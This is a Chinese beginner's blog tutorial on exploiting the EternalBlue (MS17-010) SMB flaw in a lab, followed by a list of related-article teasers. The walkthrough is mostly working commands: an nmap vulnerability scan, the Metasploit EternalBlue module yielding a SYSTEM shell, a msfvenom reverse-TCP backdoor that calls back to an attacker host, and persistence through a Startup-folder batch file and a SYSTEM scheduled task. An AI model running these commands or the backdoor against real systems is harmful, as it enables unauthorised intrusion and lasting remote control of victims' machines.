新手入门永恒之蓝从扫描->持久化

永恒之蓝漏洞解析 永恒之蓝实验报告 阅读详情

第一阶段信息收集

本片文章主要以新手入门为主,里面也涉及一些我自己刚学的东西(持久化那里)

通过nmap来搜索存在ms17-010漏洞的主机

nmap --script=vuln -T5 192.168.60.0/24

--script=vuln 使用nmap中的漏洞脚本进行扫描

-T5 使用狂暴模式进行扫描 速度快准确度差一些

发现192.168.60.160主机,存在SMBv1漏洞。

该漏洞是由美国国家安全局(NSA)下属的方程式小组(APT组织)挖掘出来的关于smb服务的远程溢出漏洞。该漏洞强悍点在于可以远程执行命令,并且直接将攻击者提升为system权限

目前该漏洞的POC已经被MSF收录,可以直接使用

第二阶段-漏洞攻击

开启MSF

msfconsole

搜索漏洞攻击模块

msf6 > search ms17-010

获取多个攻击模块,这里首先使用auxiliary/scanner/smb/smb_ms17_010模块进行扫描

该模块作用是扫描目标主机是否存在ms17-010漏洞。这里要注意msf收录的17-010攻击大多数基于x64系统,如果要对x32系统攻击,需要另行下载攻击模块

切换模块

使用use 切换

use auxiliary/scanner/smb/smb_ms17_010

使用 show options来查看需要设置的参数

这里只需要设置RHOST 也就是目标主机参数即可

将参数设置为192.168.60.160

set RHOST 192.168.60.160

然后输入run 开始扫描

run

根据返回结果来看,目标确实存在永恒之蓝漏洞。接下来就是对该漏洞的攻击

切换为漏洞利用模块

use exploit/windows/smb/ms17_010_eternalblue

使用show options查看需要设置的参数

只需要设置rhost即可

设置好后直接run

漏洞利用时候可能出现网络问题导致利用失败,所以可以多次尝试

漏洞利用成功

meterpreter > getuid Server username: NT AUTHORITY\SYSTEM

是system权限,也就是windows最高权限

第三阶段-后门持久化

生成后门

 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.60.151 LPORT=5555 -f exe > windows32.exe

生成一个对应64位系统的后门木马,回连本地5555端口

上传后门

将刚刚生成的后门通过upload 命令上传到我们的目标机器上

upload 需要上传的文件 上传的位置

./ 默认上传到当前目录

对后门进行持久化

持久化方法1 自启动

C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

该目录是自启动目录,在该目录中任何文件都会在开机时候自启动

我们可以创建一个bat文件,然后将它放置在该目录下

@echo off
start "" "C:\Windows\System32\windows32.exe"

然后来到该目录并上传

然后可以进行测试,查看脚本是否好使

后门监控模块

开启一个新的终端

msf6 > use exploit/multi/handler 

需要设置的参数 payload LPORT LHOST

LHOST 写入木马生成时候的LHOST

LPORT 写入木马设置时候的LPORT

pyaload 写入木马生成时设置 -p 后面的内容

msf6 exploit(multi/handler) > set lhost 192.168.60.151
lhost => 192.168.60.151
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp

然后run 开始监听

然后我们通过进入shell来运行该文件

meterpreter > shell

可以看到,当这边执行bat脚本的时候,另一个终端收到了shell命令。

持久化放法2 计划任务

由于我们自启动的持久化后门在重启运行时候的权限是普通用户权限,就要导致我们后面还要再继续提权,孩子们这很费劲!

我们需要一种一劳永逸的办法,让我们后门在运行的时候就是system权限!

这需要我们用到计划任务这个东西

首先在用永恒之蓝攻入进去后我们是system权限,然后输入shell,再输入以下命令

schtasks /create /tn "MyStartupTask" /tr "C:\Windows\System32\windows32.exe" /sc ONSTART /ru "NT AUTHORITY\SYSTEM" /rp "" /f

MyStartupTask 可自定义

C:\Windows\System32\windows32.exe 实际中后门存放的位置

这时候,我们重启的时候后门就会直接以system权限来运行,省着我们去提权了!

SMB协议——永恒之蓝漏洞利用 SMB — 永恒之蓝漏洞利用 1、实验环境: 攻击机:kali IP:192.168.247.158 被攻击机:Win 7 IP:192.168.247.150 2、实验步骤: 被攻击机Win 7: 在被攻击机Win 7中开启SMB1,HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/services/LanmanServe... 阅读详情

相关推荐

基于永恒之蓝漏洞的渗透测试实战:从MSFconsole扫描到Meterpreter后渗透

渗透测试是评估网络安全防御能力的核心实践,其本质在于模拟攻击者行为以发现系统弱点。其原理是通过系统化的方法,如信息收集、漏洞扫描与利用,来验证安全控制措施的有效性。这项技术的价值在于将潜在风险可视化,帮助组织在真实攻击发生前修复漏洞,从而提升整体安全水位。典型的应用场景包括授权安全评估、红蓝对抗演练及安全运维人员技能提升。本文聚焦于利用Metasploit Framework(MSF)这一自动化渗透测试平台,结合经典的永恒之蓝(MS17-010)漏洞,演示从网络扫描、漏洞验证到获取Meterpreter会话

dianning8393的博客 300

Kali--MSF-永恒之蓝详解(复现、演示、远程、后门、加壳、修复)

Kali--MSF-永恒之蓝详解(复现、演示、远程、后门、加壳、修复)

m0_65712192的博客 4万+

从永恒之蓝到Meterpreter:一次完整的后渗透实战演练与防御解析

缓冲区溢出是网络安全中一种经典的漏洞利用技术,其原理在于攻击者通过向程序输入超出预定缓冲区长度的数据,覆盖相邻内存区域,从而劫持程序执行流程,执行任意恶意代码。这项技术的核心价值在于能够绕过常规的安全防护机制,直接获取系统控制权,在渗透测试和漏洞研究中具有重要地位。其典型应用场景包括针对操作系统服务、网络协议和应用程序的远程攻击。本文以永恒之蓝漏洞为例,深入剖析了如何利用Metasploit框架中的漏洞利用模块和Meterpreter载荷,在获得初始访问权限后,进行系统信息深度挖掘、权限提升、凭证窃取等关键

csdndownload11123的博客 463

MS17-010(永恒之蓝)漏洞复现和分析

永恒之蓝

daoshiwa的博客 4092

从原理到实战:在Kali中复现永恒之蓝漏洞攻防

本文详细解析了永恒之蓝漏洞的原理,并提供了在Kali Linux中复现该漏洞的实战教程。从实验环境搭建到攻击实施,再到后渗透与权限维持,全面展示了漏洞利用过程。同时,文章还探讨了有效的防御措施,强调及时更新补丁和关闭不必要的SMB服务的重要性。

weixin_29239279的博客 253

Metasploit实战:永恒之蓝漏洞复现与后渗透攻防解析

在网络安全领域,漏洞利用与渗透测试是理解攻防对抗的核心技术。其基本原理是通过识别系统或应用中的安全缺陷,构造特定攻击载荷,实现在目标环境执行未授权代码。这项技术的价值在于帮助安全人员主动发现风险、验证防御有效性,并提升应急响应能力。永恒之蓝作为经典的远程代码执行漏洞,常被用于内网渗透测试和红队评估场景。本文结合Metasploit框架,详细演示了从环境搭建、漏洞扫描到利用攻击的完整流程,并深入探讨了权限维持、哈希抓取等后渗透技术,为安全研究提供可复现的实战参考。

cnmik42448的专栏 377

永恒之蓝漏洞复现

exploit/windows/smb/ms17_010_eternalblue 是永恒之蓝攻击代码,一般两者配合使用,前者先扫描,若是显示有漏洞,再进行攻击。auxiliary/scanner/smb/smb_ms17_010 是永恒之蓝扫描模块,探测目标主机是否存在 MS17-010 漏洞。靶机:Windows7 IP:192.168.100.20。攻击机:kali IP:192.168.100.60。

weixin_57379923的博客 462

Kali Linux与Metasploit实战复现永恒之蓝漏洞攻防

SMB协议作为Windows系统间文件共享的核心网络协议,其早期版本SMBv1在设计上存在缓冲区溢出漏洞,攻击者可通过构造恶意数据包实现远程代码执行。这一原理在网络安全领域具有典型代表性,常被用于理解漏洞利用链和攻击面管理。从技术价值看,掌握此类漏洞的利用方式有助于构建主动防御体系,提升威胁检测与应急响应能力。在应用场景上,渗透测试人员常在受控环境中复现此类漏洞,以评估系统安全性和验证补丁有效性。本文聚焦于使用Kali Linux和Metasploit框架,在隔离的虚拟化环境中,通过配置靶机与攻击机、利用M

weixin_33923762的博客 366

MS17-010(Eternal blue永恒之蓝)木马持久化+后渗透+修复

MS17-010(Eternal blue永恒之蓝)木马持久化+后渗透+修复

m0_73135216的博客 964

基于Android Studio的校园智能点餐系统开发实战(附完整源码与部署指南)

本文详细介绍了基于Android Studio开发校园智能点餐系统的完整流程,包括需求分析、环境搭建、数据库设计、客户端与后台功能实现。系统采用SSM框架和MySQL数据库,解决了校园食堂高峰期排队问题,提供高效的点餐体验。附完整源码与部署指南,助力开发者快速构建类似应用。

weixin_29015801的博客 558

MAX30102心率血氧传感器:从原理到实践的可穿戴健康监测方案

本文深入解析MAX30102心率血氧传感器的工作原理及在可穿戴健康监测中的实践应用。通过反射式光电容积脉搏波(PPG)技术,该传感器能精准测量心率和血氧饱和度,具备低功耗、高抗干扰等优势。文章详细介绍了信号处理算法、硬件连接技巧及创新应用场景,为开发者提供全面的解决方案。

weixin_29184371的博客 282

使用ms17-010永恒之蓝漏洞对win7进行渗透

使用ms17-010永恒之蓝漏洞对win7进行渗透

qq_44774215的博客 5763

【OpenClaw 故障排查完全指南】

OpenClaw 故障排查指南摘要 本指南针对OpenClaw 2026.2.26版本常见问题提供解决方案,适用于Windows/Linux/macOS平台。 核心问题及修复方案: 飞书插件连接失败:删除冲突插件或重装OpenClaw Ollama认证错误:设置环境变量OLLAMA_API_KEY="ollama-local" 配置警告:可安全忽略的安全扫描提示 端口占用:查找并终止占用18789端口的进程 插件重复加载:清理重复插件目录 快速修复: 提供一键修复PowerShell脚本

weixin_37572294的博客 1万+

渗透测试实战:如何用MSFconsole快速扫描目标并利用永恒之蓝漏洞

本文通过实战演练,详细介绍了如何利用MSFconsole进行自动化渗透测试,从智能化信息搜集、批量扫描目标,到精准利用永恒之蓝(MS17-010)漏洞获取系统控制权,并深入讲解了后渗透阶段的权限维持与横向移动技巧,构建了一条完整的攻击链。

omega的博客 1068

散户渡劫指南:从炼气期到化神期的量化之路

经常有人问我普通人怎么学习量化交易,我就在想怎么学了量化就不是普通人了吗,可能他的意思是类比修仙,量化素人如何修炼进阶,今天就将量化学习每个阶段均对标修仙境界的核心能力与心法要诀一一介绍,助你从“交易凡人”蜕变为“量化金仙”。

木头大左的博客 1338

Midscene.js(2):代码集成 + 桥接模式(Bridge Mode)的使用「喂饭教程」

本文将手把手教你从零开始搭建一个 Node.js 项目,集成 Midscene.js,并利用其桥接模式实现对 Chrome 浏览器的自动化操作。我们将通过具体的实例,来展示 Midscene.js 的便捷性与 AI 能力的结合。

blues_C的博客 1844

复现永恒之蓝

SMB(Server Message Block)是一个协议服务器信息块,它是一种客户机/服务器、请求/响应协议,通过SMB协议可以在计算机间共享文件、打印机、命名管道等资源;永恒之蓝(Eternal Blue)爆发于2017年4月14日晚,是一种利用Windows系统的SMB协议漏洞来获取系统的最高权限,以此来控制被入侵的计算机。首先我们关闭win7的防火墙,不关闭防火墙后续操作可能存在问题(有可能nmap扫描不到其端口,MSF利用不了永恒之蓝漏洞)(1)用kali中的nmap 扫描网段做主机发现。

qq_45956062的博客 2641

Eplan设计师必会—伺服安全回路的设计方法

本文介绍了在EPLAN中设计伺服STO安全回路的方法。首先需查阅伺服驱动器说明书确定STO接线端子,重点关注双通道配置。设计步骤包括:使用黑盒子功能绘制驱动器外形,正确标注STO接线点,并连接安全继电器或PLC的安全输出。关键注意事项有:必须采用双通道独立布线,确保同步动作,遵循故障安全原则,使用常闭触点串联回路。文中以西门子V90和汇川伺服为例说明具体接线要求,并附有项目实例参考。

Qinmingyue13的博客 436

永恒之蓝勒索漏洞复现

下载2017没下补丁前的window7版本 然后先查看本机ip 192.168.140.130 先找一下我们目前局域网存在的可能被我们攻击的主机。 首先使用 nmap 命令扫描局域网内的所有主机(因为 ms17_010 漏洞的最基本要求是 需要开启 445 端口),这里使用 nmap 的最基本的扫描,直接命令后跟 i p , nmap -sT 192.168.140.1/24 ( 扫描整个局域网寻找存活主机并查看其开 启的端口) 对于开启了 445 端口的主机进一步分析,寻找系统为 wi.

aiwodouai的博客 2354

YOLO11 改进、魔改|分组残差自注意力GRSA,通过分组残差优化 QKV 计算、指数空间映射优化位置偏差,在大幅降低自注意力模块参数和计算量的同时,增强特征关系与位置信息的表征能力

【摘要】研究人员提出GRSA(分组残差自注意力)机制,解决Transformer在图像超分辨率任务中效率与性能难以兼顾的问题。GRSA通过分组残差层减少自注意力参数冗余,同时采用指数空间相对位置偏差优化位置信息表征。实验表明,GRSA在降低50%参数量的同时保持模型性能,适用于目标检测和图像分割任务。在YOLO系列模型中集成GRSA可提升小目标检测精度,代码实现已开源,详细部署教程见相关视频与GitHub资源。该机制为轻量化Transformer模型提供了高效解决方案。

qq_64693987的博客 795

C# WinForm 基于DirectShow.dll编写的程序,可边预览边保存视频,音频和图片

基于微软的DirectShow.dll的二次开发1.自动识别连接的摄像头跟麦克风且可以对其进行选择(默认选中第一个)2.可录制wmv和avi两种格式的视频并且都带有音频,avi可以录制的分辨率和帧数进行选择,wmv默认进行了淸晰度优化如不喜欢可去除代码中有相关提示3.可在预览点开之后进行拍照,也可边录制视频边拍照4.添加了视频和音频的压缩功能(酌情使用)这次二次开发发现C#对DirectShow的相关信息太少,这次做完也不敢藏私共享出来,还望大家指正

永恒之蓝复现

什么是永恒之蓝SMB协议原理本漏洞需要用到kali自带的Metasploit渗透工具,关于该工具的使用,之后再细讲。下面开始复现。 需要windows7(关闭防火墙),kalilinux 先要确定ip地址 windows:ipconfig 192.168.195.129 kali:ifconfig 192.168.195.128 开启Metasploit框架 使用永恒之蓝漏洞: 显示所需要的参数我们需要设置一个远程主机ip和一个自己电脑ip,外加一个攻击载体,就可以进行攻击了(依次执行下边命

qq_63267612的博客 596

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

永恒之蓝漏洞复现(ms17-010)

提示:文章写完后,目录可以自动生成,如何生成可参考右边的帮助文档 文章目录前言一、永恒之蓝(Eternal Blue)二、复现环境三、复现过程1.主机发现2.读入数据总结 前言 提示:这里可以添加本文要记录的大概内容: 例如:随着人工智能的不断发展,机器学习这门技术也越来越重要,很多人都开启了学习机器学习,本文就介绍了机器学习的基础内容。 提示:以下是本篇文章正文内容,下面案例可供参考 一、永恒之蓝(Eternal Blue) 永恒之蓝是在 Windows 的SMB服务处理SMB v1请求时发生的漏.

weixin_43913009的博客 2万+

复分析 阿尔福斯(Ahlfors) 第三版答案 英文

答案分为十章,有部分习题没有答案,全英文复分析阿尔福斯(Ahlfors) 第三版答案

Statistics and Machine Learning Toolbox

Statistics and Machine Learning Toolbox(带书签),MATLAB统计学习工具

永恒之蓝漏洞

摘要:永恒之蓝(EternalBlue)利用Windows SMBv1协议漏洞(CVE-2017-0144),通过构造恶意数据包触发缓冲区溢出实现远程代码执行。攻击流程包括:使用Nmap扫描开放445端口的主机,通过Metasploit框架发送特制SMB请求获取系统权限。微软已于2017年发布补丁,但未更新系统仍面临风险。典型攻击命令包括nmap扫描和msfconsole中的漏洞利用模块配置。该漏洞影响重大,可导致系统完全被控。

weixin_50769372的博客 437

【MSF 每日一练】MS17-010(永恒之蓝)

本文介绍了Metasploit Framework(MSF)的基本使用方法和MS17-010(永恒之蓝)漏洞的利用过程。MSF是一个开源的渗透测试框架,集成了多种漏洞利用模块、辅助模块和后渗透工具,适合初学者学习。文章详细讲解了MSF的主要组件、基本命令和使用流程,并通过MS17-010漏洞的实例,展示了从信息收集、漏洞扫描到漏洞利用、后门植入的完整渗透测试过程。通过本文,读者可以初步掌握MSF的基本操作和渗透测试的基本思路。

2301_79577213的博客 1415

永恒之蓝漏洞实战:MS17-010渗透指南

MS17-010漏洞源于Windows SMB协议堆栈对畸形数据包的处理缺陷,攻击者通过特制数据包触发缓冲区溢出,实现任意代码执行。通过上述步骤,可系统化掌握MS17-010漏洞的检测、利用与防御方法,适用于红队演练与安全评估。1、使用metasploit的smb_ms17_010检测脚本,确定目标系统是否存在ms17_010漏洞。3、载入ms17_010_eternalblue渗透模块,查看需要设置的参数并进行设置,启动模块。该模块专为检测目标系统是否存在MS17-010漏洞设计,属于非攻击性探测工具。

2501_92125293的博客 1191
上一篇: CTFShow-php特性(89-97)
下一篇: CTFshow命令执行(55-71)
阿斯顿法国红酒快
博客等级 码龄5年 154粉丝 23原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值